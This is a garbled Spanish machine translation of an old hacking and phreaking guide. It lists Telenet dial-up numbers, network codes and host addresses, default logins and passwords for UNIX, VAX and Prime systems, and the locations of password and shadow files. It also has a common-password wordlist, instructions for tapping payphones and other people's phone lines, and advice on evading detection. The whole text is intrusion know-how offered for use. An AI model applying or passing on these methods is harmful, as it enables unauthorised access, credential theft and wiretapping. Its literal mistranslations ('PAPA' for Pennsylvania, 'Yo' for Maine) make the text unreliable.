CA, Stockton, 209 957-7610
CA, Mil Robles, 805 495-3588
CA, Vallejo, 415 724-4200
CA, Ventura, 805 656-6760
CA, Visalia, 209 627-1201
CA, Covina Oriental, 818 915-5151
CA, Colinas del Bosque, 818 887-3160
C0, Colorado, 719 635-5361

CO, Denver, 303 337-6060
CO, Ft. Collins 303 493-9131
CO, Gran Unión, 303 241-3004
CO, Greeley, 303 352-8563
CO, Pueblo, 719 542-4053
CT, Bridgeport, 203 335-5055
CT, Danbury, 203 794-9075
CT, Hartford, 203 247-9479
CT, Middletown, 203 344-8217
CT, Nueva Bretaña, 203 225-7027
CT, Nuevo Haven, 203 624-5954
CT, Nuevo Londres, 203 447-8455
CT, Norwalk, 203 866-7404
CT, Stamford, 203 348-0787
CT, Waterbury, 203 753-4512
DE, Dover, 302 678-8328
DE, Newark, 302 454-7710
DC, Washington, 202 429-7896
DC, Washington, 202 429-7800
FL, Boca Raton, 407 338-3701
FL, Coral del Capotillo, 813 275-7924
FL, Playa de Cacao, 407 267-0800
FL, Playa de Daytona, 904 255-2629
FL, Ft. Lauderdale 305 764-4505
FL, Gainsville, 904 338-0220
FL, Jacksonville, 904 353-1818
FL, Lakeland, 813 683-5461
FL, Melbourne, 407 242-8247
FL, Miami, 305 372-0230
FL, Nápoles, 813 263-3033
FL, Ocala, 904 351-3790
FL, Orlando, 407 422-4099
FL, Pensacola, 904 432-1335
FL, Playa de Pompano, 305 941-5445
FL, St., Petersburg 813 323-4026
FL, Sarasota, 813 923-4563
FL, Tallahassee, 904 681-1902
FL, Tampa, 813 224-9920
FL, Playa de la Palma Oriental, 407 833-6691
GA, Albany, 912 888-3011
GA, Atenas, 404 548-5590
GA, Atlanta, 404 523-0834
GA, Augusta, 404 724-2752
GA, Colombus, 404 571-0556
GA, Macon, 912 743-8844
GA, Roma, 404 234-1428
GA, Savannah, 912 236-2605
HOLA, Oahu 808 528-0200
ID, Boise, 208 343-0611
ID, Caídas de Idaho, 208 529-0406
ID, Lewiston, 208 743-0099
ID, Pocatella, 208 232-1764
IL, Aurora, 312 896-0620
IL, Bloomington, 309 827-7000
IL, Chicago, 312 938-0600

IL, Decatur, 217 429-0235
IL, Dekalb, 815 758-2623
IL, Joliet, 815 726-0070
IL, Peoria, 309 637-8570
IL, Rockford, 815 965-0400
IL, Springfield, 217 753-1373
IL, Urbana, 217 384-6428
EN, Bloomington 812 332-1344
EN, Evansville 812 424-7693
EN, Ft. Wayne 219 426-2268
EN, Gary 219 882-8800
EN, Indianapolis 317 299-0024
EN, Kokomo 317 455-2460
EN, Lafayette 317 742-6000
EN, Muncie 317 282-6418
EN, la Curvatura Sur 219 233-7104
EN, Terre Haute 812 232-5329
IA, Ames, 515 233-6300
IA, Rápidos del Cedro, 319 364-0911
IA, Sofá, 319 324-2445
IA, Des Moines, 515 288-4403
IA, Dubuque, 319 556-0783
IA, Ciudad de Iowa, 319 351-1421
IA, Ciudad de Sioux, 712 255-1545
IA, Waterloo, 319 232-5441
KS, Lawrence, 913 843-8124
KS, Manhattan, 913 537-0948
KS, Salina, 913 825-7900
KS, Topeka, 913 233-9880
KS, Wichita, 316 262-5669
KY, Haciendo rodar Verde, 502
782-7941
KY, Frankfort, 502 875-4654
KY, Lexington, 606 233-0312
KY, Louisville, 502 589-5580
KY, Owensboro, 502 686-8107
LA, Alejandría, 318 445-1053
LA, Colorete del Bastón, 504
343-0753
LA, Lafayette, 318 233-0002
LA, Lago Charles 318 436-0518
LA, Monroe, 318 387-6330
LA, Nuevo Orleans, 504 524-4094
LA, Shreveport, 318 221-5833
Yo, Augusta, 207 622-3123
Yo, Cervecero, 207 989-3081
Yo, Lewiston, 207 784-0105
Yo, Portland, 207 761-4000
MD, Annapolis, 301 224-8550
MD, Baltimore, 301 727-6060
MD, Frederick, 301 293-9596
MA, Boston, 617 292-0662
MA, Brockton, 508 580-0721
MA, Caígase Río 508 677-4477
MA, Framingham, 508 879-6798
MA, Lawrence, 508 975-2273
MA, Lexington, 617 863-1550

MA, Lowell, 508 937-5214
MA, Nuevo Bedford, 508 999-2915
MA, Northampton, 413 586-0510
MA, Pittsfield, 413 499-7741
MA, Salem, 508 744-1559
MA, Springfield, 413 781-3811
MA, Agujero de los Bosques, 508 540-7500
MA, Worcester, 508 755-4740
MI, Ana Arbor, 313 996-5995
MI, Cala de la Batalla, 616 968-0929
MI, Detroit, 313 964-2988
MI, Pedernal, 313 235-8517
MI, Granes Rápidos, 616 774-0966
MI, Jackson, 517 782-8111
MI, Kalamazoo, 616 345-3088
MI, Lansing, 517 484-0062
MI, Midland, 517 832-7068
MI, Muskegon, 616 726-5723
MI, Pontiac, 313 332-5120
MI, Puerto Huron 313 982-8364
MI, Saginaw, 517 790-5166
MI, Southfield, 313 827-4710
MI, Ciudad Atravesado, 616 946-2121
MI, Warren, 313 575-9152
MN, Duluth, 218 722-1719
MN, Mankato, 517 388-3780
MN, Minneapolis, 612 341-2459
MN, Rochester, 507 282-5917
MN, St., Nube 612 253-2064
MS, Gulfport, 601 863-0024
MS, Jackson, 601 969-0036
MS, Meridiano, 601 482-2210
MS, Starkville, 601 324-2155
MO, Columbia, 314 449-4404
MO, Ciudad de Jefferson, 314 634-5178
MO, Ciudad de Kansas, 816 221-9900
MO, St., Joseph 816 279-4797
MO, St., Louis 314 421-4990
MO, Springfield, 417 864-4814
MT, Facturaciones, 406 245-7649
MT, Grandes Caídas, 406 771-0067
MT, Helena, 406 443-0000
MT, Missoula, 406 721-5900
NE, Lincoln, 402 475-4964
NE, Omaha, 402 341-7733
NV, Las Vegas, 702 737-6861
NV, Reno, 702 827-6900
NH, Concordia, 603 224-1024

NH, Durham, 603 868-2924
NH, Manchester, 603 627-8725
NH, Nashua, 603 880-6241
NH, Portsmouth, 603 431-2302
NJ, Ciudad Atlántica, 609 348-0561
NJ, Freehold, 201 780-5030
NJ, Hackensack, 201 488-6567
NJ, Marlton, 609 596-1500
NJ, Merchantville, 609 663-9297
NJ, Morristown, 201 455-0275
NJ, Nuevo Brunswick, 201 745-2900
NJ, Newark, 201 623-0469
NJ, Passaic, 201 778-5600
NJ, Paterson, 201 684-7560
NJ, Princeton, 609 799-5587
NJ, Rahway, 201 815-1885
NJ, Redbank, 201 571-0003
NJ, Roseland, 201 227-5277
NJ, Sayreville, 201 525-9507
NJ, Trenton, 609 989-8847
NM, Albuquerque, 505 243-4479
NM, Las Cruces, 505 526-9191
NM, Santa Fe, 505 473-3403
NY, Albany, 518 465-8444
NY, Binghampton, 607 772-6642
NY, Búfalo, 716 847-1440
NY, Estimado Parque, 516 667-5566
NY, Hempstead, 516 292-3800
NY, Ithaca, 607 277-2142
NY, Ciudad de Nueva York, 212 741-8100
NY, Ciudad de Nueva York, 212 620-6000
NY, Plattsburgh, 518 562-1890
NY, Poughkeepsie, 914 473-2240
NY, Rochester, 716 454-1020
NY, Syracuse, 315 472-5583
NY, Utica, 315 797-0920
NY, Llanuras de la Pizca, 914 328-9199
NC, Asheville, 704 252-9134
NC, Charlotte, 704 332-3131
NC, Fayetteville, 919 323-8165
NC, Gastonia, 704 865-4708
NC, Greensboro, 919 273-2851
NC, Punto Alto, 919 889-7494
NC, Wilkesboro Norte, 919 838-9034
NC, Raleigh, 919 834-8254
NC, Res Tri Parque, 919 549-8139

NC, Tarboro, 919 823-0579
NC, Wilmington, 919 763-8313
NC, Winston-Salem 919 725-2126
ND, Fargo, 701 235-7717
ND, Granes Tenedores, 701 775-7813
ND, Mandan, 701 663-2256
OH, Cantón 216 452-0903
OH, Cincinnati 513 579-0390
OH, Cleveland 216 575-1658
OH, Colombus 614 463-9340
OH, Dayton 513 461-5254
OH, Elyria 216 323-5059
OH, Hamilton 513 863-4116
OH, Kent 216 678-5115
OH, Lorain 216 960-1170
OH, Mansfield 419 526-0686
OH, Sandusky 419 627-0050
OH, Springfield 513 324-1520
OH, Toledo 419 255-7881
OH, Warren 216 394-0041
OH, Wooster 216 264-8920
OH, Youngstown 216 743-1296
OK, Bartlesville, 918 336-3675
OK, Lawton, 405 353-0333
OK, Ciudad de Oklahoma, 405 232-4546
OK, Stillwater, 405 624-1113
OK, Tulsa, 918 584-3247
OREGON, Corvallis, 503 754-9273
OREGON, Eugena, 503 683-1460
OREGON, Río de la Capucha, 503 386-4405
OREGON, Caídas de Klamath, 503 882-6282
OREGON, Medford, 503 779-6343
OREGON, Portland, 503 295-3028
OREGON, Salem, 503 378-7712
PAPA, Allentown, 215 435-3330
PAPA, Altoona, 814 949-0310
PAPA, Carlisle, 717 249-9311
PAPA, Danville, 717 271-0102
PAPA, Erie, 814 899-2241
PAPA, Harrisburg, 717 236-6882
PAPA, Johnstown, 814 535-7576
PAPA, Rey De Prusia, 215 337-4300
PAPA, Lancaster, 717 295-5405
PAPA, Filadelfia, 215 574-9462
PAPA, Pittsburgh, 412 288-9950
PAPA, Leyendo, 215 376-8750

PAPA, Scranton, 717 961-5321
PAPA, Universidad Estatal, 814 231-1510
PAPA, Wilkes-Barre, 717 829-3108
PAPA, Williamsport, 717 494-1796
PAPA, York, 717 846-6550
RI, Providencia, 401 751-7910
SC, Charleston, 803 722-4303
SC, Columbia, 803 254-0695
SC, Greenville, 803 233-3486
SC, Spartenburg, 803 585-1637
SC, Pierre, 605 224-0481
SC, Ciudad Rápida, 605 348-2621
SC, Caídas de Sioux, 605 336-8593
TN, Bristol, 615 968-1130
TN, Chattanooga, 615 756-1161
TN, Clarksville, 615 552-0032
TN, Ciudad de Johnson, 615 282-6645
TN, Knoxville, 615 525-5500
TN, Memphis, 901 521-0215
TN, Nashville, 615 244-3702
TN, Espinazo del Roble, 615 481-3590
TX, Abilene, 915 676-9151
TX, Amarillo, 806 373-0458
TX, Atenas, 214 677-1712
TX, Austin, 512 928-1130
TX, Brownsville, 512 542-0367
TX, Bryan, 409 822-0159
TX, Cuerpo Christi 512 884-9030
TX, Dallas, 214 748-6371
TX, Paso de El, 915 532-7907
TX, Ft. Valor 817 332-4307
TX, Galveston, 409 762-4382
TX, Houston, 713 227-1018
TX, Laredo, 512 724-1791
TX, Longview, 214 236-4205
TX, Lubbock, 806 747-4121
TX, Mcallen, 512 686-5360
TX, Midland, 915 561-9811
TX, Nederland, 409 722-3720
TX, San Angelo, 915 944-7612
TX, San Antonio, 512 225-8004
TX, Sherman, 214 893-4995
TX, Templo, 817 773-9723
TX, Tyler, 214 597-8925
TX, Waco, 817 752-9743
TX, Caídas de Wichita, 817 322-3774

UT, Ogden,	801	627-1630
UT, Provo,	801	373-0542
UT, Ciudad del Lago De sal,	801	359-0149
VT, Burlington,	802	864-0808
VT, Montpelier,	802	229-4966
VT, Rutland,	802	775-1676
VT, el Río Blanco Jct.	802	295-7631
VA, Blacksburg,	703	552-9181
VA, Charlottesville,	804	977-5330
VA, Covington,	703	962-2217
VA, Fredericksburg,	703	371-0188
VA, Harrisonburg,	703	434-7121
VA, Herndon,	703	435-1800
VA, Lynchburg,	804	845-0010
VA, Noticias de Newport,	804	596-6600
VA, Norfolk,	804	625-1186
VA, Richmond,	804	788-9902
VA, Roanoke,	703	344-2036
WA, Castaño rojizo,	206	939-9982
WA, Bellingham,	206	733-2720
WA, Everett,	206	775-9929
WA, Longview,	206	577-5835
WA, Olympia,	206	754-0460
WA, Richland,	509	943-0649
WA, Seattle,	206	625-9612
WA, Spokane,	509	455-4071
WA, Tacoma,	206	627-1791
WA, Vancouver,	206	693-6914
WA, Wenatchee,	509	663-6227
WA, Yakima,	509	575-1060
WV, Charleston,	304	343-6471
WV, Huntington,	304	523-2802
WV, Morgantown,	304	292-0104
WV, Transporte,	304	233-7732
WI, Beloit,	608	362-5287
WI, Eau Claire,	715	836-9295
WI, Bahía Verde,	414	432-2815
WI, Kenosha,	414	552-9242
WI, La Crosse,	608	784-0560
WI, Madison,	608	257-5010
WI, Milwaukee,	414	271-3914
WI, Neenah,	414	722-7636
WI, Racine,	414	632-6166
WI, Sheboygan,	414	452-3995
WI, Wausau,	715	845-9584
WI, Curvatura Oriental,	414	334-2206

WY, Casper,	307	265-5167
WY, Cheyenne,	307	638-4421
WY, Laramie,	307	721-5878

H. Telenet DNIC


Aquí es la lista de todos el Telenet DNIC. Éstos se definirá y se explicará en la próxima sección:

DNIC:	RED:
02041	Datanet-1
02062	DCS
02080	Transpac
02284	Telepac (Suiza)
02322	Datex-P (Austria)
02392	Radaus
02342	PSS
02382	Datapak (Dinamarca)
02402	Datapak (Suecia)
02405	Telepak
02442	Finpak
02624	Datex-P (Alemania Oriental)
02704	Luxpac
02724	Eirpak
03020	Datapac
03028	Infogram
03103	ITT/UDTS (U.S.A.)
03106	Tymnet
03110	Telenet
03340	Telepac (México)
03400	UDTS (Curacau)
04251	Isranet
04401	DDX-P
04408	Venus-P
04501	Dacom-precio neto
04542	Intelpak
05052	Austpac
05053	Midas
05252	Telepac (Hong Kong)
05301	Pacnet
06550	Saponet
07240	Interdata
07241	Renpac

07421 Dompac
09000 Dialnet

Yo. Telenet NUA

Aquí es una lista de unos Telenet NUA y qué tipo de sistema ellos son. Pero primero, esto es cómo un NUA se reúne:



El DNIC dice qué red conectó a Telenet que usted está usando. El código del área es el código del área para el área en la que el NUA es. Y el NUA es la dirección de la computadora en Telenet. Por favor note eso un NUA no tiene que estar en su código del área para usted conectar a él.

Hay dos maneras de hallazgo útil NUA. La primera manera es a consiga o escríbales a un NUA que examinan programa. La segunda manera es conseguir una copia de la Legión Del Directorio de Telenet de Sentencia. (Volumen 4 del LOD Periódicos técnicos)

Ahora, aquí es la lista. Recuerde que éstos son sólo unos NUA. Éstos no son todos del Telenet NUA. Todos estos NUA sido HECHO aceptado marcha atrás cobrando. También, por favor note que todos éstos no pueden ser trabajando cuando usted leyó esto y esa congestión de la red frecuentemente hace un NUA inaccesible para un periodo corto de tiempo.

NUA:	TIPO del SISTEMA:
031102010022500	VAX
031102010015600	UNIX
031102010022000	VAX
031102010025900	UNIX
031102010046100	VAX
031102010025200	PRIMERO
031102010046100	VAX
031102010052200	VAX
031102020001000	PRIMERO
031102020013200	VAX
031102020014100	PRIMERO
031102020014200	PRIMERO
031102020015000	VAX

031102020016100	UNIX
031102020021400	PRIMERO
031102020024500	AOS
031102020030800	PRIMERO
031102020030900	PRIMERO
031102020031200	PRIMERO
031102020033600	VAX
031102020033700	VAX
031102020034300	PRIMERO
031102020036000	HP-3000
031102030007500	VAX
031102030002200	VM/370
031102030013600	PRIMERO
031102060003200	HP-3000
031102060044000	VAX
031102060044900	NOS
031102060044700	VM/370
031102120003900	NOS
031102120015200	PRIMERO
031102120026600	VAX
031102120026300	VAX
031102120026700	UNIX
031102120044900	UNIX
031102120053900	VOS
031102140024000	VAX

J. UNIX tajando básico

UNIX probablemente es el sistema operativo normalmente usado en Telenet, y es el más fácil de tajar desde que no graba esfuerzos del login malos. Usted sabe que usted ha encontrado un sistema de UNIX cuando le da un "Login" la sugerencia, y entonces una "Contraseña" la sugerencia. Entrarlo deben probar el logins predefinido primero. (Listó debajo.) Si éstos no trabajan ninguna prueba algunas de las contraseñas listaron en Sección M. Si éstos no trabajan intenta encontrar backdoors. Éstas son contraseñas que se pueden haber puesto en permitir al programador (o alguien más que podría estar en una posición hacer un clandestino) para entrar acceso en el sistema. Éstos normalmente no se conocen sobre por cualquiera pero el individuo que lo hicieron. Prueba que hace alguna investigación en el programador y otras personas que ayudaron hacer el sistema. Y, si éstos no trabajan, sólo prueba que los supone. El Login (normalmente los poseedores de cuenta nombran) tiene 1-8 carácteres y la Contraseña es 6-8 carácteres. Los dos pueden ser cartas o números, o una combinación de los dos.

Una vez usted entra, usted debe conseguir un" $" la sugerencia, o algún otro carácter especial como él. Usted debe usar sólo cartas del minúscula que al tajar UNIX, esto parece ser formato normal. Si usted teclea "el hombre [el orden]" a la sugerencia, debe listar todos los órdenes para ese sistema. Sin embargo, aquí está los Logins

predefinidos y Contraseñas:

Login:	Contraseña:
raíz	raíz
raíz	sistema
sys	sys
sys	sistema
daemon	daemon
uucp	uucp
tty	tty
prueba	prueba
unix	unix
unix	prueba
caja	caja
adm	adm
adm	admin
admin	adm
admin	admin
sysman	sysman
sysman	sys
sysman	sistema
sysadmin	sysadmin
sysadmin	sys
sysadmin	sistema
sysadmin	admin
sysadmin	adm
quién	quién
aprenda	aprenda
uuhost	uuhost
invitado	invitado
organizador	organizador
nuucp	nuucp
rje	rje
juegos	juegos
juegos	jugador
sysop	sysop
raíz	sysop
demostración	demostración

Una vez usted es en, la primera cosa que usted necesita hacer está excepto el archivo de la contraseña a su unidad de disco duro o a un disco. El archivo de la contraseña contiene los Logins y Contraseñas. Las contraseñas se ponen en código. Conseguir el UNIX contraseña archivo, dependiendo de qué tipo de UNIX usted son en,

usted puede teclear uno de las cosas siguientes:

/etc/passwd
o
gato /etc/passwd

El primero uno es el orden normal, pero hay otros órdenes, como el segundo uno, también. Una vez usted consigue el archivo de la contraseña, debe parecerse:

John:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john

Se estropeado, esto es eso que los estados de archivo de contraseña anteriores:

Username: el john
Contraseña de Encrypted: 234abc56
Número del usuario: 9999
Número de grupo: 13
Otra Información: John Johnson
Directorio de la casa: /home/dir/john
Cáscara: /bin/john

Si el archivo de la contraseña no se presenta bajo uno de los dos órdenes anteriores, entonces probablemente se sombrea.

La definición siguiente de contraseña sombrear se tomó de los alt.2600 faq del jamelgo:

"El contraseña sombrear es un sistema de seguridad donde el campo de contraseña de encrypted se reemplaza con una ficha especial y la contraseña del encrypted se guarda en un archivo del seperate que no es leíble por usuarios del sistema normales."

Si el archivo de la contraseña se sombrea, usted puede encontrarlo en uno de los lugares siguientes, dependiendo del tipo de UNIX usted están usando:

UNIX Sistema Tipo:	Camino:	Ficha:
AIX 3 o	/etc/security/passwd /tcb/auth/files / /	!
A/UX 3.Os	/tcb/files/auth / *	
BSD4.3-Reno	/etc/master.passwd	*

ConvexOS 10	/etc/shadpw			*	
Convex0S 11	/etc/shadow			*	
DG/UX	/etc/tcb/aa/user				*
EP/IX	/etc/shadow			x	
HP-UX	/ .secure/etc/passwd			*	
IRIX 5	/etc/shadow		x		
Linux 1.1	/etc/shadow			*	
OSF/1	/etc/passwd [.dir	.pag]		*	
SCO UNIX #.2.x	/tcb/auth/files / /				
SunOS 4.1+c2	/etc/security/passwd.adjunct	##			
SunOS 5.0	/etc/shadow				
Sistema V 4.0	/etc/shadow		x		
Sistema V 4.2	/etc/security / * el banco de datos				
Ultrix 4	/etc/auth [.dir	.pag]	*		
UNICOS	/etc/udb			*	

Algunas contraseñas sólo pueden usarse para una cierta cantidad de tiempo sin tener que ser cambiado, esto se llama envejecimiento de la contraseña. En el ejemplo de archivo de contraseña debajo de, el "C.a4" son la contraseña que envejece datos:

Bob:123456,C.a4:6348:45:Bob Wilson:/home/dir/bob:/bin/bob

Los carácteres en la contraseña que envejece datos simbolizan a lo siguiente:

1. El número del máximo de semanas que una contraseña puede usarse sin cambiar.
2. El número mínimo de semanas que una contraseña debe usarse antes de cambiarse.
3&4. Ultima contraseña de tiempo fue cambiada, en el número de semanas desde 1970.

La contraseña que envejece datos que usa el mapa debajo puede descifrarse:

Carácter:	Número:
.	0
/	1
0	2
1	3
2	4
3	5
4	6
5	7
6	8
7	9
8	10
9	11
Un	12
B	13
C	14
D	15
E	16
F	17
G	18
H	19
Yo	20
J	21
K	22
L	23
M	24
N	25
O	26
P	27
Q	28
R	29
S	30
T	31
U	32
V	33
W	34
X	35
Y	36
Z	37
un	38
b	39
c	40

d	41
e	42
f	43
g	44
h	45
i	46
j	47
k	48
l	49
m	50
n	51
o	52
p	53
q	54
r	55
s	56
t	57
u	58
v	59
w	60
x	61
y	62
z	63

¡Ahora, explore el sistema libremente, tenga cuidado, y se divierte!

K. VAX/VMS tajando básico

El sistema de VAX ejecuta el VMS (Sistema de Memoria Virtual) el sistema operativo. Usted sabe que usted tiene un sistema de VAX cuando usted hace sugerencia a un "username." El tipo en cartas importantes, esto parece ser normal en VAX. Tipo "AYUDA" y le da toda la ayuda que usted posiblemente podría querer. Aquí está los usernames predefinidos y contraseñas para VAX:

Username:	Contraseña:
SISTEMA	OPERADOR
SISTEMA	GERENTE
SISTEMA	SISTEMA
SISTEMA	SYSLIB
OPERADOR	OPERADOR
SYSTEST	UETP
SYSTEST	SYSTEST

SYSTEST	PRUEBA
SYSMAINT	SYSMAINT
SYSMAINT	SERVICIO
SYSMAINT	DIGITAL
CAMPO	CAMPO
CAMPO	SERVICIO
INVITADO	INVITADO
INVITADO	unpassworded
DEMOSTRACION	DEMOSTRACION
DEMOSTRACION	unpassworded
PRUEBA	PRUEBA
DECNET	DECNET

Aquí está algunos de los órdenes de VAX/VMS:

Orden:	Función:
AYUDA (H)	Da la ayuda y lista de órdenes.
TIPO (T)	Vea volúmenes de un archivo.
RENOMBRE (REN)	Nombre de cambio de un archivo.
PURGA (PU)	Anula versiones viejas de un archivo.
IMPRESION (PR)	Impresiones un archivo.
DIRECTORIO (DIR)	Las muestras listan de archivos.
DIFERENCIAS (DIF)	Las muestras diferencian entre los archivos.
CREE (CR)	Crea un archivo.
ANULE (DEL)	Anula un archivo.
COPIA (POLICIA)	Copie un archivo a otro.
CONTINUE (C)	Continúa sesión.

El archivo de la contraseña en VAX está disponible cuando usted teclea en el orden:

SYS$SYSTEM:SYSUAF.DAT

El archivo de la contraseña en la mayoría del VAX normalmente no está disponible a los usuarios del sistema normales, pero lo prueba sin embargo. Si los logins predefinidos no trabajan, use los mismos medios de hallazgo uno como declaró en Sección J.

Tenga mucho cuidado que al tajar el becuase de VAX que ellos graban cada esfuerzo del login malo. Ellos a veces son considerados uno de los sistemas más seguros. Debido a esto, yo aconsejo para no probar tajando éstos hasta que usted esté más

avanzado.

Pero, cuando usted es un loco de las computadoras avanzado, o si usted ya es un loco de las computadoras avanzado, yo aconsejo que usted prueba unas contraseñas en un momento y entonces espera y intenta unos más el próximo día y así sucesivamente, porque cuando el usuario real anota en él despliega todos los esfuerzos del login malos.

L. PRIMERO tajando básico

Los PRIMEROS sistemas de la computadora lo saludan con "Primecon 18.23.05", o algo como él, cuando usted conecta. Usted debe teclear en cartas importantes en este sistema, también. Una vez usted conecta, normalmente se sentará simplemente allí. Si esto pasa, el tipo "LOGIN." Debe pedirle entonces su username y contraseña. Los usernames predefinidos y contraseñas se listan debajo:

Username:	Contraseña:
PRIMERO	PRIMERO
PRIMERO	PRIMOS
PRIMOS	PRIMOS
PRIMOS	PRIMERO
PRIMOS_CS	PRIMERO
PRIMOS_CS	PRIMOS
PRIMENET	PRIMENET
SISTEMA	SISTEMA
SISTEMA	PRIMERO
SISTEMA	PRIMOS
NETLINK	NETLINK
PRUEBA	PRUEBA
INVITADO	INVITADO
GUEST1	INVITADO

Cuando usted está dentro del sistema, el tipo "NETLINK" y él los ahould le dan el alot de ayuda. Este sistema usa NUA, también. Yo podría imprimir éstos en el próximo volumen.

M. Lista de la contraseña

La lista de la contraseña se tomó de la Guía de UN Novicio A Tajar, por La Legión De Sentencia, y de algunos de mis propios descubrimientos. Aquí es la lista de contraseñas normalmente usadas:

Contraseña:

aaa
academia
ada
adrian
aerobic
avión
albany
albatros
albert
alex
alexander
álgebra
alias
alisa
alfa
alfabeto
ama
amy
analógico
ancla
andy
andrea
animal
respuesta
algo
flecha
arthur
asno
asshole
athena
atmósfera
bacchus
badass
muralla
plátano
bandolero
bancos
bajo
batman
bonito
belleza
castor
daniel
danny

dave
deb
debbie
deborah
december
deseo
desesperado
desarrolle
dieta
digital
descubrimiento
disney
perro
sequedad
duncan
fácil
eatme
bordes
edwin
egghead
eileen
einstein
elefante
elizabeth
ellen
esmeralda
artefacto
ingeniero
empresa
enzima
euclid
evelyn
extensión
camino abierto
felicia
guardabarros
finito
formato
dios
hola
idiota
bromista
john
johnny
joseph
joshua

judith
malabar
julia
kathleen
kermit
grano
caballero
lambda
larry
lazarus
abrigo
leroy
lewis
luz
lisa
louis
amor
lynne
mac
macintosh
mack
gusano
magia
malcolm
marca
markus
martin
marty
marvin
matt
amo
maurice
máximo
merlin
mets
michael
michelle
micrófono
mínimo
nicki
nicole
bribón
realmente
rebecca
remoto
niara

reagan
robot
robótica
rolex
ronald
rosa
capullo
romero
rosas
ruben
reglas
ruth
sal
saxon
esquema
scott
secreto
sensor
serenidad
sexo
tiburón
sharon
cagúese
shiva
transbordador
simon
simple
cantante
solo
cantando
sonrisa
besuquee
humareda
arrebatimiento
curioso
jabón
socrates
asador
primavera
metro
éxito
verano
excelente
apoyo
surfer
suzanne

mandarina
cinta
blanco
taylor
teléfono
tentación
tigre
tigger
barra traviesa
tomate
toyota
trivial
infeliz
unicornio
desconocido
pilluelo
utilidad
vicki
virgen
virginia
conejar
agua
weenie
whatnot
whitney
testamento
william
winston
willie
mago
wonbat
yosemite
desintegre

N. Módemes que une a las líneas telefónicas diferentes

Ok, si usted es muy paranoico (o inteligente) y usted no quiere tajar de su casa para miedo de se cogido, usted puede enganchar a su módem a otras gentes telefonee líneas o al payphones.

Si usted quiere enganchar su módem a un payphone, hágalo tarde por la noche y a un mismos payphone apartados. Parezca a lo largo de cualquier lado del teléfono. Usted debe ver un tubo de metal pequeño (qué contiene el teléfono alambra) corriendo a lo largo de la pared. En alguna parte a lo largo del tubo debe ensanchar fuera en una caja pequeña. Haga estallar fuera de la tapa de las cajas y hay una sota del teléfono pequeña

buena para el ya '. Quitándose la tapa pueden ser difíciles porque ellos son normalmente bastante afiance, pero nada es imposible, así que guarde de prueba. Por supuesto, usted puede hacer sólo esto con una computadora del regazo-cima.

Ahora, si usted quiere enganchar al módem a alguien que casa o appartment telefonean línea, usted necesita conseguir un par de caimán rojo y verde sujeta, y un cordón del módem extra para su regazo-cima.

Después de que usted consigue esas partes, corte el extremo de plástico de su cordón del módem y usted verá un alambre rojo, un alambre verde, y dos otros alambres, pero usted puede ignorar aquéllos. Ate la grapa del caimán roja al alambre rojo, y ate la grapa del caimán verde al alambre verde y usted es todo el juego. Ahora todos que usted necesita hacer son va hallazgo un polo del teléfono o uno de esas cajas verdes pequeñas que pegan fuera de la tierra. (Ellos deben tener un logotipo de Sistemas de Campanilla en ellos.)

En un polo del teléfono abierto la caja pequeña que tiene un manojo de alambres que van a y de él. En el lado correcto de la caja usted debe ver lo que se parece dos tornillos grandes. (Éstos se llaman "términos".) Uno debe tener un alambre rojo envuelto alrededor de él y el otro debe tener un alambre verde envuelto alrededor de él. Ate la grapa del caimán roja el el alambre rojo y la grapa del caimán verde al alambre verde, y usted es todo el juego. Esto debe hacerle un tono del dial. Si no hace, se asegura que las grapas del caimán no están tocándonos, y que las grapas del caimán se atan al extremo expuesto del alambre.

Ahora, en esas cajas verdes usted necesita deshacer todos los tornillos y cagarse sujetando la tapa, y lo abre. Entonces usted debe encontrar el mismo arreglo básicamente como en el polo del teléfono. Ate los alambres apropiados a los términos apropiados y usted es todo el juego.

Este proceso también puede usarse para enganchar a una Caja de la Crema (el Microteléfono de Instalador de líneas.) cuando el phreaking.

O. Viruses, Trojans, y Gusanos

Simplemente en caso de que algunos de ustedes están interesados, aquí está las definiciones para los Viruses, Trojans, y Gusanos. Estas definiciones se tomaron de los alt.2600 faq del jamelgo.

Trojan:

"¿Recuerda el Caballo de Trojan? Los tipos malos escondieron dentro de él hasta que ellos pudieran entrar en la ciudad para hacer su hecho malo. Un Trojan computadora programa es similiar. Es un programa que hace una función desautorizado, escondido dentro de un programa autorizado. Hace algo otra cosa que exige hacer, normalmente algo malévolo (aunque no necesariamente!), y es pensado por el autor para hacer cualquier cosa hace. Si no es intencional, se llama un bicho o, en algunos casos, un rasgo:) Algún Virus que examina programas descubre algún Trojans. Algunos examinando programas no descubren ningún Trojans. Ningún escáner del Virus descubre

todo el Trojans."

Virus:

"Un Virus es un programa independiente que se reproduce. Puede atarse a otros programas, puede crear copias de sí mismo (como en Viruses del compañero). Puede dañar o datos corruptos, datos de cambio, o degrada la actuación de su sistema utilizando recursos como memoria o espacio del disco. Algunos escáneres de Viruse descubren algunos Viruses. Ningún escáner del Virus descubre todos los Viruses. Ningún escáner del Virus puede proteger contra cualquiera y todos los Viruses, conocido y desconocido, ahora y siempre."

Gusano:

"Hizo famoso por Robert Morris, Hijo, Worms are programs which reproduce by copying themselves over and over, system to system, using up resources and sometimes slowing down the system. Ellos son autosuficientes y usan las redes para extender, en mucho la misma manera que los Viruses usan archivos para extender. Algunas personas dicen la solución a los Viruses y los gusanos son a justo no tiene cualquier archivo o redes. Ellos son probablemente correctos. Nosotros podríamos incluir a las computadoras."

II. PHREAKING

A. Lo que es phreaking

Phreaking está tajando básicamente con un teléfono. Las "cajas" diferentes usando y "trucos" para manipular las compañías telefónicas y sus teléfonos, usted gana muchas cosas dos de que son: el conocimiento sobre los teléfonos y cómo ellos trabajan, y las llamadas telefónicas de distancia locales y largas libres. En las secciones siguientes, usted aprenderá algunos sobre las cajas, lo que ellos son, y cómo ellos trabajan. Usted también aprenderá sobre las otras formas de phreaking.

B. ¿Por qué el phreak?

Phreaking, como tajar, se usa recoger información sobre los teléfonos, compañías del teléfono, y cómo ellos trabajan. Hay otros beneficios también. Como declaró anteriormente, usted también consigue llamadas telefónicas libres. Pero, éstos se usan para recoger más información sobre los teléfonos principalmente, y para permitirnos acceso libre a toda la información.

C. Phreaking gobierna

La mayoría de las mismas reglas solicita tajando y phreaking, así que yo listaré sólo unos aquí.

1. Nunca embale encima de su línea de teléfono de casa.
2. Usted nunca debe hablar sobre el phreaking proyecta encima de su casa telefonee línea.
3. Nunca use su nombre real cuando el phreaking.
